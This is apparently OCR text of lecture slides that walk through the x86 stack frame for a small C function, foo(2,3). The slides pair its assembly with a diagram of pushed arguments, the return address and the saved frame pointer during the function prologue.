
```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3           ; push b
push    $0x2           ; push a
call    .... <foo>     ; push RA
...
```

```
push    %ebp                 ; save ebp
mov     %esp,%ebp            ; set ebp
...
mov     0x8(%ebp),%edx       ; a
mov     0xc(%ebp),%eax       ; b
add     %edx,%eax.           ; +
mov     %eax,-0x8(%ebp)      ; x=
mov     0x8(%ebp),%eax       ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave   ; set esp = ebp
        ; pop ebp
ret     ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs



$ ebp

… previous stack frames…

Value of b

Value of a

$ esp

```
void main()
{
    foo(2,3);
    return 0;
}
```


```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```


```
push    $0x3            ; push b
push    $0x2            ; push a
call    .... <foo>      ; push RA
...
```

```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave   ; set esp = ebp
        ; pop ebp
ret     ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs





```
void main()
{
    foo(2,3);
    return 0;
}
```


```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3          ; push b
push    $0x2          ; push a
call    .... <foo>    ; push RA
...
```

```
push    %ebp                 ; save ebp
mov     %esp,%ebp            ; set ebp
...
mov     0x8(%ebp),%edx       ; a
mov     0xc(%ebp),%eax       ; b
add     %edx,%eax.           ; +
mov     %eax,-0x8(%ebp)      ; x=
mov     0x8(%ebp),%eax       ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave   ; set esp = ebp
        ; pop ebp
ret     ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs



$ ebp
… previous stack frames…
Value of b
Value of a
Return Address back to main()
Previous Frame Pointer (main())
$ esp

```
void main()
{
    foo(2,3);
    return 0;
}
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3           ; push b
push    $0x2           ; push a
call    .... <foo>     ; push RA
...
```


```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs

We now move ebp to point to our current stack frame

